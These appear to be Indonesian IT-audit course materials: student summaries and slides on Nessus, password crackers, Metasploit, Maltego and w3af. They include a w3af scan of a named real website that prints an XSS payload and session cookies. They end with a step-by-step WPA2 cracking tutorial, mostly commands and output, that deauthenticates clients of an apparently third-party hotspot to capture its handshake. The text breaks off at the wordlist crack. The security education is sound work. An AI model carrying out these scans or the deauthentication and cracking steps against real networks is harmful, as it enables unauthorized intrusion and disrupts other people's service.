- Advanced vulnerability scanning dan configuration audit.
- Mampu mendeteksi process/program mencurigakan dan juga worms.
- Mampu melakukan multiple network scanning (IP, IPv6, Hybrid).
- Automatic scanning scheduler.
- Custom report & Notification.



Kekurangan Nessus :

- Sulit menemukan issue tertentu karna biasanya hasil scanningnya merupakan general case. Biasanya butuh versi profesional untuk fitur yang lebih baik.



nessus[®]

Kesimpulan :

- Nessus merupakan sebuah program yang dapat digunakan untuk mencari kelemahan pada sebuah sistem komputer. Nessus juga dapat melakukan pengecekan terhadap kerentanan system komputer, dan meningkatkan keamanan sistem yang kita miliki.
- Nessus juga memberikan Informasi dalam menampilkan secara detail apa yang menjadi penyebab kelemahan sistem serta saran untuk mengatasi kelemahan tersebut. Informasi yang ditampilkan sudah dikelompokkan berdasarkan penyebab terjadinya kelemahan.
- Semua kategori kelemahan hasil dari scan menggunakan Nessus ditampilkan penjelasan tentang kelemahan yang ada. Penjelasan mengenai kelemahan sistem tersebut bisa dijadikan acuan untuk administrator untuk memperbaiki kelemahan sistem yang muncul sebelum di unggah di web server.



Nessus[®]

Kesimpulan :

- **Saran**
- Semakin banyak vulnerabilitas dan ancaman yang dapat terjadi di dalam suatu sistem, sudah seharusnya semakin tinggi pula kesadaran kita untuk dapat memproteksi sistem dan informasi yang berada di dalamnya. Sebuah teknik untuk melindungi suatu sistem dinamakan dengan tindakan pencegahan sehingga kita perlu melakukan tindakan pencegahan salah satunya menggunakan tools keamanan seperti nessus



Tutorial menginstal dan menggunakan Nessus :

- Anda dapat dapat mempelajari lewat video dari laman ini :

<https://www.youtube.com/watch?v=35a0VhzlO2Y>

- Anda juga dapat mempelajari langkah-langaknya dengan mendownload dari pdf berikut ini :

https://www.academia.edu/37659321/PROSES_AUDIT_SERVER_DENGAN_NESSUS

TERIMA KASIH



Nama : Miftahul Fallah
Nim : 182420132
Kelas : MTI. 20A
DosenPengasuh : Dr Widya Cholil , S.Kom., M.I.T.
Mata Kuliah : IT Audit

RINGKASAN HASIL PRESENTASI KELOMPOK 1-4

Kelompok 1

Ringkasan Materi Password cracking tools /Alat pemecahan kata password

Password cracking adalah proses melibatkan memulihkan password dari lokasi penyimpanan atau data, dikirimkan oleh sistem komputer pada jaringan. Password cracking istilah merujuk kepada kelompok teknik yang digunakan untuk mendapatkan password dari sistem data.

Tujuan dan alasan password cracking meliputi memperoleh akses tidak sah ke sistem komputer atau dapat pemulihan password. Alasan untuk menggunakan teknik password cracking untuk menguji kekuatan password sehingga hacker tidak bisa hack ke dalam sistem.

Aircrack: Alat Cracking Cepat dan efektif WEP/WPA

AirCrack digunakan untuk memecahkan enkripsi WEP dan WPA di jaringan nirkabel. Agar AirCrack dapat bekerja secara efektif, prasyaratnya adalah untuk menangkap paket yang cukup dari udara dan memungkinkan program untuk mengeksekusi algoritma untuk memecahkan kunci nirkabel. AirCrack paling sesuai dengan standar 802.11a / b / g.

OphCrack: Alat untuk Windows sandi cracking

Ophcrack adalah alat open source gratis yang dapat digunakan untuk memecahkan kata password Windows menggunakan tabel pelangi. Ophcrack dibundel gratis untuk Windows XP dan Windows Vista. Ini juga menganalisis kekuatan kata password melalui analisis grafik waktu nyata. Ekstensi untuk meretas kata password sederhana menggunakan brute force.

Fitur OphCrack

- Tersedia untuk Windows tetapi juga tersedia untuk Linux, Mac, Unix dan OS X
- Menggunakan LM hash Windows dan NTLM hash Windows Vista.
- Pelangi tabel tersedia gratis dan mudah untuk Windows
- Untuk menyederhanakan proses cracking Live CD tersedia

Kelompok 2

Ringkasan Materi Metasploit

Metasploit adalah sebuah *framework* yang cukup populer dalam bidang hacking dan IT Security sebagai *cyber exploitation tools* yang sangat memiliki dukungan untuk membuat suatu *exploit vulnerability* yang belum diketahui pada suatu jaringan.

Metasploit mampu menyediakan informasi tentang kerentanan keamanan yang dapat membantu dalam pengujian penetrasi, IT Audit, maupun pengembangan *signature IDS* (*Intrusion Detection System*).

Beberapa kegunaan Metasploit :

1. Demo atau presentasi.
2. Digunakan oleh administrator sistem untuk melakukan verifikasi instalasi *patch* sistemnya.
3. Digunakan oleh vendor untuk melakukan penelitian dan tes kelemahan produknya.
4. Dibidang keamanan jaringan untuk melakukan *penetration test*.
5. Riset dan penelitian eksploitasi keamanan.
6. Tes IPS/IDS.
7. Legal Hacking.

Langkah dasar untuk mengeksploitasi suatu sistem menggunakan Metasploit adalah sebagai berikut :

1. Memeriksa apakah sistem target yang dipilih memiliki kerentanan terhadap metode eksploit yang dipilih.
2. Memilih dan mengkonfigurasi eksploit (file kode yang memasuki sistem target dan mampu mengambil keuntungan dari salah satu *bug* yang ada).
3. Memilih metode *encoding* sehingga *intersion-prevention system* (IPS) mengabaikan muatan data yang di *encoding*.
4. Memilih dan mengkonfigurasi *payload* (file kode yang akan dieksekusi pada sistem target setelah berhasil masuk).
5. Melaksanakan eksploitasi.

Kelompok 3

Ringkasan Materi Maltego

Maltego ini disebut OSINT (Open Source Intelligence Gathering) sebuah alat untuk melakukan *footprinting*, digunakan untuk mengumpulkan informasi sebanyak mungkin dengan tujuan forensik, *pen testing*, atau *ethical hacking*. Aplikasi yang digunakan untuk memetakan jaringan komunikasi Yang berada di internet tujuannya adalah mengumpulkan informasi tentang target dan menampilkan informasi tersebut dalam format yang mudah dimengerti, memvisualisasikan informasi tersebut ke dalam sebuah format graph, sangat cocok untuk *link analysis* dan *data mining*.

Fungsi dari maltego adalah memudahkan seseorang yang mencari informasi tentang apa yang mereka selidiki atau mereka incar sebagai target, contoh ketika seorang mencari informasi dari sebuah domain menggunakan maltego, maka maltego akan menampilkan bebrap informasi seperti berikut:

- Block IP hosting
- Domain registe
- Email user & admin
- Phone number
- Peta jaringan

Maltego dibedakan menjadi versi komersial (commercial edition) dan versi gratis (community edition). Versi gratis yang tersedia di Kali Linux hanya dapat menampilkan maksimal 12 hasil transformasi, Sebagai sebuah front-end untuk server OSINT, Maltego versi gratis hanya dapat memakai layanan server milik Paterva. Karena versi yang disediakan oleh Kali Linux adalah versi gratis dari Maltego.

Kelompok 4

Ringkasan Materi W3af

W3af adalah Web Aplication Attack And Audit Framework. Tujuan proyek ini adalah untuk sebuah kerangka untuk menemukan dan mengeksploitasi kerentanan aplikasi web. Dengan aplikasi ini kita lebih mudah untuk men-scan suatu website sehingga dapat mengetahui celah suatu kelemahan website.

w3af (Web Application Attack and Audit Framework) hampir mirip dengan metasploit, bedanya hanya pada objek yang dikerjakan. w3af fokus pada bagian aplikasi web, sedangkan metasploit lebih ke sistem operasi secara keseluruhan. w3af gratis dan opensource, terdiri dari beberapa bagian plugin untuk serangan yaitu mangle, grep, discovery, audit, evasion, dan bruteforce.

Aplikasi ini dibuat menggunakan bahasa pemrograman python. Untuk persiapan menggunakan w3af, banyak program berbasis python yang harus diinstal seperti python-soappy, python-pyopenssl, dll.

FUNGSI TOOL W3AF DALAM IT AUDIT

IT Audit membuat kerangka Konseptual, sehingga audit dapat berjalan sesuai dengan yang diharapkan, Kerangka konseptual dijelaskan sebagai berikut :

- **Membuat Perencanaan**
Identifikasi kelemahan : Kelemahan pada XSS, Potensi serangan, pemanggilan Get Web Shell
- **Mengolah ancaman**
Baik kualitatif maupun secara kuantitatif audit menentukan arti penting suatu ancaman
- **Kesimpulan**
Tindakan pengamanan dilakukan untuk menyingkirkan atau mengurangi ancaman



1. Ekariva Annas Asmara (182420133)
2. Hari Febriadi (182420127)
3. Mifathul Fallah (182420132)
4. Fajar Prayoga (182420136)

IT AUDIT : Review IT AUDIT TOOLS

KELOMPOK
K4 
MTI.20A

Dosen Pembimbing : Dr Widya Cholil , S.Kom., M.I.T.



Aplikasi yang akan saya bahas adalah **W3AF**, aplikasi yang bisa di jalankan di linux dan di windows ini sangat banyak di gemari oleh sang **H4Ck3R**, walau lebih banyak yang menggunakannya di linux namun tidak sedikit pula yang menggunakannya di windows. Tetapi





W3af adalah *Web Application Attack And Audit Framework*. Tujuan proyek ini adalah untuk sebuah kerangka untuk menemukan dan mengeksploitasi kerentanan aplikasi web. Dengan aplikasi ini kita lebih mudah untuk men-scan suatu website sehingga dapat mengetahui celah suatu **Kelemahan** website.

Aplikasi ini di buat menggunakan bahasa pemrograman **python**. Sebenarnya pengetahuan saya tentang aplikasi ini sangatlah minim, jadi buat kalian yang ingin menggunakannya dan menguasainya kunjungi situs resminya di : w3af.org.





Berikut tampilan GUI untuk w3af yang saya install pada windows XP :



MTI.20A



Console 2007 W3AF

Studi Kasus : Mencari Kelemahan WEB

Target Web : Situs FPI-Online

Sumber : <https://infobacktrack.wordpress.com/category/deface/>

Dalam uji coba ini saya menggunakan **backtrack 5**, dan secara default sudah terinstall. Untuk bagian menunya bisa dilihat seperti banner diatas. Jika anda menggunakan ubuntu, bisa langsung di ketik

```
sudo apt-get install w3af
```

Oke, saya anggap smua sudah memulai tampilan awalnya yah.
disini saya mengetik **help**.



MTI.20A



w3af plugins/ output/ config : htmlFile>>> **view**

Setting	Value	Description
verbose	False	True if debug information will be appended to the report.
FileName	report.html	File name where this plugin will write to


w3af plugins butput bonfig : htmlFile>>> **back**

w3af plugins >>> **back**

w3af>>> **start**

Hasil Scanning

```
w3af>>> start
Auto-enabling plugin: grep.collectCookies
Auto-enabling plugin: grep.error500
Found 2 URLs and 2 different points of injection.
The list of URLs is:
- http://www.fpi.or.id/
- http://www.fpi.or.id/index.php?p=search
The list of fuzzable requests is:
- http://www.fpi.or.id/ | Method: GET
- http://www.fpi.or.id/index.php?p=search | Method: POST | Parameters: (search="")
Cross Site Scripting was found at: "http://www.fpi.or.id/index.php?p=search", using HTTP method POST.
The sent post data was: "search=<ScRiPt>alert(String.fromCharCode(8858))</ScRiPt>&searchbtn=Car1".
This vulnerability affects ALL browsers. This vulnerability was found in the request with id 18.
The web application sent a persistent cookie.
The URL: "http://www.fpi.or.id/" sent these cookies:
- PHPSESSID=01fb079704b7a5839a303fd843e68107; Path=/
- PHPSESSID=01fb079704b7a5839a303fd843e68107; path=/
Finished scanning process.
w3af>>>
```



SIMPULAN



- ▶ Dari hasil scanning diatas, dapat di Simpulkan bahwa web tersebut memiliki kelemahan pada XSS.
- ▶ Potensi serangan yang dapat dilakukan attacker adalah melakukan pemanggilan Get Web Shell, setelah pemanggilan web shell, maka web tersebut dapat diambil alih.



FUNGSI TOOL W3AF DALAM IT AUDIT

- ▶ IT Audit membuat kerangka Konseptual, sehingga audit dapat berjalan sesuai dengan yang diharapkan, Kerangka konseptual dijelaskan sebagai berikut :
 - ✓ **Membuat Perencanaan**
 - ❑ Identifikasi kelemahan : Kelemahan pada XSS, Potensi serangan, pemanggilan Get Web Shell
 - ✓ **Mengolah ancaman**
 - ❑ Baik kualitatif maupun secara kuantitatif audit menentukan arti penting suatu ancaman
 - ✓ **Kesimpulan**
 - ❑ Tindakan pengamanan dilakukan untuk menyingkirkan atau mengurangi ancaman



Terima Kasih

Dosen Pembimbing : Dr Widya Cholil, S.Kom, M.IT/IT Audit



w3af

Web Application Attack and Audit Framework

Password cracking tools / Alat pemecahan kata password

Kelompok I :

- | | | |
|----|-----------------------|-----------|
| 1. | Moh. Rendy Septiyan | 182420103 |
| 2. | Muhammad Angga Ok | 182420123 |
| 3. | Erwin Satriyansah | 182420110 |
| 4. | Agus Wiranto | 182420102 |
| 5. | Moh Fajar Al Amin | 182420121 |
| 6. | Adiktia | 182420101 |
| 7. | Armansyah | 182420105 |
| 8. | Ibnu Fajariadi | 182420109 |
| 9. | Ydustira Sira Permana | 182420104 |



Apa password cracking?

Password cracking adalah proses melibatkan memulihkan password dari lokasi penyimpanan atau data, dikirimkan oleh sistem komputer pada jaringan. Password cracking istilah merujuk kepada kelompok teknik yang digunakan untuk mendapatkan password dari sistem data.

Tujuan dan alasan password cracking meliputi memperoleh akses tidak sah ke sistem komputer atau dapat pemulihan password. **Alasan untuk menggunakan teknik password cracking untuk menguji kekuatan password sehingga hacker tidak bisa hack ke dalam sistem.**



Konsep Password cracking biasanya melakukan proses berulang-ulang di komputer dengan berbagai kombinasi password sampai pencocokan sama persis.

Password cracking tools/Alat peretas kata password merupakan bagian yang tidak dapat dipisahkan dari setiap rangkaian alat audit keamanan TI. Kami merekomendasikan AirCrack (nirkabel) dan Ophcrack (sistem).

Aircrack: Alat CrackingCepat dan efektif WEP/WPA

AirCrack digunakan untuk memecahkan enkripsi WEP dan WPA di jaringan nirkabel. Agar AirCrack dapat bekerja secara efektif, prasyaratnya adalah untuk menangkap paket yang cukup dari udara dan memungkinkan program untuk mengeksekusi algoritma untuk memecahkan kunci nirkabel. AirCrack paling sesuai dengan standar 802.11a / b / g.

1. Standardisasi IEEE 802.11a

Standard IEEE 802.11a bekerja pada frekuensi 5 GHz mengikuti standard dari UNII (Unlicensed National Information Infrastructure). Teknologi IEEE 802.11a tidak menggunakan teknologi spread-spectrum melainkan menggunakan standar frequency division multiplexing (FDM). Mampu mentransfer data hingga 54 Mbps


2. Standardisasi IEEE 802.11b

Standar 802.11b saat ini yang paling banyak digunakan satu. Menawarkan throughput maksimum dari 11 Mbps (6 Mbps dalam praktik) dan jangkauan hingga 300 meter di lingkungan terbuka. Ia menggunakan rentang frekuensi 2,4 GHz, dengan 3 saluran radio yang tersedia. Transmisi data 5,4 hingga 11 Mbps

3. Standardisasi IEEE 802.11g

Standar 802.11g menawarkan bandwidth yang tinggi (54 Mbps throughput maksimum, 30 Mbps dalam praktik) pada rentang frekuensi 2,4 GHz. Standar 802.11g mundur-kompatibel dengan standar 802.11b, yang berarti bahwa perangkat yang mendukung standar 802.11g juga dapat bekerja dengan 802.11b

Pada dasarnya ini mengumpulkan dan menganalisa paket-paket yang dienkripsi kemudian menggunakan berbagai alat yang retas password dari paket-paket.



```
Home - PuTTY

Aircrack-ng 1.0

[00:00:18] Tested 1514 keys (got 30566 IVs)

KB  depth  byte(vote)
0   0/ 9    1F(39680) 4E(38400) 14(37376) 5C(37376) 9D(37376)
1   7/ 9    64(36608) 3E(36352) 34(36096) 46(36096) BA(36096)
2   0/ 1    1F(46592) 6E(38400) 81(37376) 79(36864) AD(36864)
3   0/ 3    1F(40960) 15(38656) 7B(38400) BB(37888) 5C(37632)
4   0/ 7    1F(39168) 23(38144) 97(37120) 59(36608) 13(36352)

KEY FOUND! [ 1F:1F:1F:1F:1F ]
Decrypted correctly: 100%

~
```

Fitur dari Aircrack

- Mendukung dengan Brute force dan [Kamus serangan](#) retak teknik
- Tersedia untuk Windows dan Linux (Meskipun aircrack tersedia untuk Windows tetapi ada isu-isu yang berbeda dengan software ini jika kita menggunakan ini dalam lingkungan Windows, jadi terbaik ketika kita menggunakannya di lingkungan Linux)
- Tersedia dalam live CD
- **Situs untuk Download:**
- <http://www.aircrack-ng.org/>

OphCrack: Alat untuk Windows sandi cracking

Ophcrack adalah alat open source gratis yang dapat digunakan untuk memecahkan kata password Windows menggunakan tabel pelangi. Ophcrack dibundel gratis untuk Windows XP dan Windows Vista. Ini juga menganalisis kekuatan kata password melalui analisis grafik waktu nyata. Ekstensi untuk meretas kata password sederhana menggunakan brute force.

Fitur OphCrack

- Tersedia untuk Windows tetapi juga tersedia untuk Linux, Mac, Unix dan OS X
- Menggunakan LM hash Windows dan NTLM hash Windows Vista.
- Pelangi tabel tersedia gratis dan mudah untuk Windows
- Untuk menyederhanakan proses cracking Live CD tersedia

Situs untuk Download:

<http://Ophcrack.SourceForge.net/>

References :

- <https://www.computerweekly.com/photostory/2240149679/11-security-audit-essentials/12/11-Password-cracking-tools>
- <http://id.wondershare.com/password/password-cracker-tools.html>
- https://id.wikipedia.org/wiki/IEEE_802.11
- https://id.wikipedia.org/wiki/LM_hash
- https://en.wikipedia.org/wiki/NT_LAN_Manager
- <http://www.aircrack-ng.org/>
- <http://Ophcrack.SourceForge.net/>

SEKIAN & TERIMA KASIH
KELOMPOK I

Cracking WPA2-PSK Password Wi-Fi dengan Aircrack-ng

Ketika Wi-Fi pertama kali dikembangkan pada akhir 1990-an, Wired Equivalent Privacy dibuat untuk memberikan kerahasiaan komunikasi nirkabel. WEP, seperti yang diketahui, terbukti sangat rentan dan mudah untuk di bobol.

Sebagai gantinya, sebagian besar titik akses nirkabel sekarang menggunakan Wi-Fi Protected Access II dengan kunci yang dibagikan sebelumnya untuk keamanan nirkabel, yang dikenal sebagai WPA2-PSK. WPA2 menggunakan algoritma enkripsi yang lebih kuat, AES, yang sangat sulit untuk dipecahkan — tetapi bukan tidak mungkin

Kelemahan dalam sistem WPA2-PSK adalah bahwa kata sandi terenkripsi dibagi dalam apa yang dikenal sebagai jabat tangan 4 arah (handshake). Ketika klien mengotentikasi ke titik akses (AP), klien dan AP pergi melalui proses 4 langkah untuk mengotentikasi pengguna ke AP. Jika kami dapat mengambil kata sandi saat itu, kami kemudian dapat mencoba memecahkannya.

Oke untuk memulai membobol password wifi dengan Keamanan WPA2-PSK lalu pastinya juga dengan algoritma enkripsi yang lebih kuat, disini kita langsung saja mulai ke tutorial cara Crack password Wifi tersebut dengan Keamanan WPA2-PSK, disini kita menggunakan **Aircrack-ng**? **Aircrack-ng** adalah paket perangkat lunak jaringan yang terdiri dari detektor, packet sniffer, WEP dan WPA / WPA2-PSK cracker dan alat analisis untuk 802.11 LAN nirkabel.

Langkah Pertama Yang kita Mulai ialah memasuki Monitor mode Hal ini memungkinkan kita untuk melihat semua lalu lintas nirkabel (Wifi) yang melewati kita atau disekitar kita, ketikkan saja perintah di terminal **airmon-ng start wlan0** keterangan **wlan0** ialah nama interface adapter wifi kalian

```
[root@digazumxyz]~# airmon-ng start wlan0
Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
898 NetworkManager
901 avahi-daemon
933 avahi-daemon
1101 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 ath9k Qualcomm Atheros AR9462 Wireless Network Adapter (rev 01)

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)
```

Langkah Kedua ialah Menangkap paket traffic akses point (Wi-Fi) sekitar kalian, Perintah ini mengambil semua lalu lintas yang adaptor nirkabel Anda dapat melihat dan menampilkan informasi penting tentang itu, termasuk **BSSID** (alamat MAC AP), daya, jumlah bingkai suar, jumlah bingkai data, saluran, kecepatan, enkripsi (jika apa saja), dan akhirnya, **ESSID** (yang sebagian besar dari kita sebut sebagai SSID). Mari kita lakukan ini dengan

mengetik **airodump-ng wlan0mon** keterangan *wlan0mon* ialah adapter wifi yang sudah mode monitor

```
CH 12 ][ Elapsed: 18 s ][ 2019-06-09 17:32
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
40:45:DA:06:C1:D9	-47	83	19	1	6	65	WPA2	CCMP	PSK Hotspot Bekasi Jaya
24:9E:AB:EC:13:08	-67	55	2	0	11	130	WPA2	CCMP	PSK mikael
4C:5E:0C:79:44:19	-75	23	0	0	14	54	OPN		OS-JUANDA
9C:71:3A:1D:58:2C	-79	38	1	0	4	130	WPA2	CCMP	PSK Roti bakar eko
50:1D:93:BB:9D:C0	-75	36	0	0	7	130	WPA2	CCMP	PSK wifi.id
A4:50:46:18:43:FD	-81	11	2	0	11	65	WPA2	CCMP	PSK Jo
0C:80:63:32:2B:30	-86	5	0	0	3	270	WPA2	CCMP	PSK KA0SBRO Atas
E8:DE:27:9B:98:F5	-87	3	0	0	1	270	OPN		HotSpot OneStop
0E:80:63:32:2B:30	-87	2	0	0	3	270	WPA2	CCMP	PSK KA0SBRO Guest

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	A4:19:08:0C:09:DB	-91	0 - 1	5	5	
40:45:DA:06:C1:D9	98:FF:D0:3A:05:4A	-62	1e- 1	11	41	
9C:71:3A:1D:58:2C	20:5E:F7:45:64:BC	-77	0 - 0e	10	4	
A4:50:46:18:43:FD	CC:2D:83:A9:85:93	-83	0 - 0e	133	2	

Langkah Ketiga sekarang buka tab baru diterminal, Fokus pada Satu target AP yang kita lakukan nantinya ialah menangkap paket dan traffic dari AP Tersebut, Disini Saya Sudah mendapat Target yaitu AP dengan **ESSID Hotspot Bekasi Jaya**, perintah yang dimasukkan ialah **airodump-ng -c 6 --bssid 40:45:DA:06:C1:D9 --write bekasijaya wlan0mon** keterangan *40:45:DA:06:C1:D9* ialah BSSID dari Target AP, *6* ialah channel AP, *bekasijaya* adalah file yang ingin anda tulis nantinya untuk paket capture file

```
Focus Airodump-ng one AP x airodump-ng x
```

```
CH 6 ][ Elapsed: 2 mins ][ 2019-06-09 17:37 ][ fixed channel wlan0mon: 10
```

BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
40:45:DA:06:C1:D9	-29 64	800	162	0	6	65	WPA2	CCMP	PSK Hotspot Bekasi Jaya

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
40:45:DA:06:C1:D9	98:FF:D0:3A:05:4A	-32	0e- 1	26	189	

Langkah Keempat buka tab baru terminal, Untuk mendapatkan kata sandi yang dienkripsi, kita harus meminta klien untuk melakukan otentikasi terhadap AP. Jika sudah diautentikasi, kita dapat membatalkan otentikasi (kick off) dan sistem mereka akan secara otomatis mengautentikasi ulang, di mana kita dapat mengambil kata sandi terenkripsi mereka dalam proses. masukkan perintah **aireplay-ng --deauth 50 -a 40:45:DA:06:C1:D9 wlan0mon** keterangan *50* ialah jumlah angka de-authenticate frames yang ingin anda kirim, *40:45:DA:06:C1:D9* BSSID Target AP

```

Aireplay deauth x Focus Airodump-ng one AP x airodump-ng x
[ root@digazumxyz ]-[ - ]
# aireplay-ng --deauth 50 -a 40:45:DA:06:C1:D9 wlan0mon
17:38:50 Waiting for beacon frame (BSSID: 40:45:DA:06:C1:D9) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:38:50 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:51 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:51 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:51 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:52 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:52 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:53 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:53 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:54 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:54 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:55 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:55 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]
17:38:56 Sending DeAuth (code 7) to broadcast -- BSSID: [40:45:DA:06:C1:D9]

```

Langkah Kelima, disaat kita sedang melakukan deauthentication frames pada target ap disini kita sekaligus menunggu penangkapan paket handshake (jabat tangan), jadi kita memantulkan pengguna dari AP mereka sendiri, dan sekarang ketika mereka mengautentikasi ulang, airodump-ng akan berusaha mengambil kata sandi mereka dalam jabat tangan 4-arah yang baru. Mari kita kembali ke terminal airodump-ng kami dan memeriksa untuk melihat apakah kita sudah berhasil atau tidak. Jika Sudah Berhasil Maka Akan Ada tulisan di pojok kanan **WPA handshake** dari Target AP

```

Aireplay deauth x Focus Airodump-ng one AP x airodump-ng x
CH 13 ][ Elapsed: 5 mins ][ 2019-06-09 17:39 ][ WPA handshake: 40:45:DA:06:C1:D9 ]
BSSID          PWR Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
40:45:DA:06:C1:D9 -37 1810      326  3  6  65 WPA2 CCMP PSK Hotspot Bekasi Jaya
4C:5E:0C:79:44:19 -74 279        0  0 14  54 . OPN OS-JUANDA
9C:71:3A:1D:58:2C -81 568        26  0  4 130 WPA2 CCMP PSK Roti bakar eko
24:9E:AB:EC:13:08 -73 723        62  0 11 130 WPA2 CCMP PSK mikael
50:1D:93:BB:9D:C0 -78 1024       13  0  7 130 WPA2 CCMP PSK wifi.id
A4:50:46:18:43:FD -80 95          5  0 11  65 WPA2 CCMP PSK Jo
E8:DE:27:9B:98:F5 -85 174         56  0  1 270 OPN HotSpot OneStop
0C:80:63:32:2B:30 -87 16          0  0  3 270 WPA2 CCMP PSK KAOSBRO Atas
88:CF:98:DE:50:AC -89 18          0  0  9 130 WPA2 CCMP PSK HUAWEI-kmVX
0E:80:63:32:2B:30 -87 13          0  0  3 270 WPA2 CCMP PSK KAOSBRO Guest

```

Saatnya Cracking Password Target AP Tersebut, sebelumnya untuk mengcrack password tersebut kita membutuhkan file hasil capture tadi biasanya tersimpan di direktori saat kalian menjalankan perintah **airodump-ng**

```

[ root@digazumxyz ]-[ - ]
#ls
bashrc.backup      bekasijaya-01.kismet.csv
bekasijaya-01.cap  bekasijaya-01.kismet.netxml
bekasijaya-01.csv  bekasijaya-01.log.csv

```

Mulai Crack!! langkah pertama sebelum crack ialah kita membutuhkan wordlist banyak tools pembuat wordlist generator seperti crunch, cewl, cupp dan masih banyak lagi,, oke saatnya crack masukkan perintah **aircrack-ng bekasijaya-01.cap -w /home/galangxyz/wordlistbekasi.txt** keterangan **bekasijaya-01.cap** ialah adalah nama file yang kita tulis dalam perintah airodump-ng lau **/home/galangxyz/wordlistbekasi.txt** ialah

